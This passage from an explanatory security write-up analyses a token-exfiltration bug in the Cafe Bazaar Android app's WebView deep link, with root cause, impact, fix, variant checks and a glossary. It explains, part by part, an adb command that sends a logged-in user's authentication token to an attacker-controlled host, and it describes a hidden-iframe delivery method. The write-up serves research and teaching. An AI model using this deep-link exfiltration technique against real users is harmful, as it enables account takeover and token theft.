Line by line: adb is the Android Debug Bridge, a command-line tool for talking to a phone or emulator from a computer. shell opens a command shell on the device. am start asks Android's activity manager to start something. -a android.intent.action.VIEW sets the action to VIEW, meaning "show this to the user". -d supplies the data, which is the bazaar://webview deep link. Inside it, title=Attacked sets the heading, url=http%3A%2F%2F192.168.115.2%3A1337%2F%3FTokenIs%3D%25s is the attacker's address in URL-encoded form (the %3A, %2F and %25 sequences stand for :, / and %), and login=true turns on token substitution. The final com.farsitel.bazaar names the app to target. The report shows the result in an image.
Result:
Step 2: steal the token over the web
The authors wrote an exploit that steals the user's token and works over the web. The attack scenario is simple: trick the user into opening the link and it is done.
Root cause
The mistake is in how the WebView deep link is handled. ir.cafebazaar.ui.common.d.onCreateView parses the deep link's data and, when login is true and the user is logged in, substitutes the authentication token into the %s format specifier of the URL taken from the intent. The URL is not sanitised, so the attacker controls where the token is sent. The deep link is callable by other processes and applications on the device, without access control. The combination of an unsanitised, attacker-controlled URL and a token substitution step turns an internal convenience deep link into a token exfiltration primitive. Exfiltration simply means getting data out to somewhere the owner did not intend.
Impact
An attacker who can get a logged-in user to invoke the crafted deep link obtains that user's authentication token, which the report describes as leading to account takeover. This can be done remotely, by hosting a page with a hidden iframe that triggers the deep link when the victim visits it, or locally, by tricking the victim into installing an Android application that calls the deep link on their behalf. The token disclosure requires the user to be logged in; if they are not, the %s is removed instead of being replaced. The authors also state that full control of the WebView made RCE theoretically possible.
Fix
The report does not describe a fix or a change made by the vendor. Based on the analysis, the deep link handler should not accept an arbitrary URL from an external caller, and the WebView intent should not be reachable by other processes without access control; the token substitution should only ever happen against a URL the app itself constructs.
Variants to test
These are the same checks the researchers used, written so you can repeat them on another app.
- Enumerate exported activities and their permissions. Run
run app.activity.info -a <package>and look for activities with null permission. A positive result is an activity that other applications can start directly. - Enumerate deep links on exported activities. Run
run app.package.info -a <package> -iand inspect the deep links attached to activities. A positive result is a deep link that reaches a WebView or another component that consumes a URL. - Hook string builders for WebView URLs. Hook
java.lang.StringBufferandjava.lang.StringBuilderand browse the app, looking for URLs passed to a WebView. A positive result is a URL containing a token-like parameter or a%splaceholder. - Look for token-to-cookie convertor endpoints. Intercept traffic and watch for endpoints that exchange an authentication token for an authentication cookie. A positive result is an endpoint that converts an authentication token into an authentication cookie.
- Test the
loginparameter with an attacker-controlled URL. Invoke the deep link withlogin=trueand aurlpointing at a host you control, containing%s. A positive result is a request to your host carrying the victim's token. - Test the remote path. Embed the deep link in a hidden iframe on a page and visit it from a logged-in device.
Glossary
- Activity: one screen of an Android app, such as the home screen or the purchases screen.
- adb (Android Debug Bridge): a command-line tool for sending commands to an Android phone or emulator from a computer.
- am start: the Android command that asks the activity manager to start a component, optionally with an action and data.
- Authentication cookie: a cookie that proves the user is logged in, sent back to the server on each request.
- Authentication token: a short secret string that proves who the user is, used in place of a password.
- Boolean: a value that can only be true or false.
- Bug bounty programme: a scheme where a company pays people for reporting security problems.
- Checksum (MD5): a fingerprint computed from a file's contents, used to confirm two copies are identical.
- Cookie: a small piece of data a browser stores for a site and sends back on later requests.
- Deep link: an address that opens a specific place inside an app rather than a website.
- Decompiling: turning a packaged app back into readable code.
- Drozer: a tool that inspects Android apps and can ask the phone to start parts of an app on demand.
- Dynamic analysis: running an app and watching what it does.
- Endpoint: a specific address on a server that performs one job.
- Exfiltration: getting data out to somewhere the owner did not intend.
- Format specifier (
%s): a placeholder in a text template where a value will be inserted later. - Frida: a tool that attaches to a running app and can observe or change what its code does.
- Function: a named block of code that does one job.
- Hooking: intercepting a function in a running program to observe or change its behaviour.
- Iframe: an embedded web page inside another page, which can be made invisible.
- Insecure deep link: a deep link that can be triggered by outsiders and that trusts the data it is given.
- Intent: Android's message asking a component to do something, such as open a screen with given data.
- Man in the Middle attack: an attacker sitting between the phone and the server and reading the traffic.
- Null permission: no permission required, so any app on the phone can use the component.
- Package name: an app's unique identifier on the phone, here
com.farsitel.bazaar. - Parameter: a named value attached to a web address, the part after the
?. - Parsing: taking raw text apart into its named fields.
- RCE (remote code execution): running the attacker's own code on the victim's device.
- Sanitising: checking and cleaning input so it can only be what the app expects.
- Static analysis: reading an app's code without running it.
- URL encoding: rewriting characters such as
:and/as%sequences so they survive being carried inside another address. - WebView: a small browser built into an app, used to show web pages inside the app's own window.



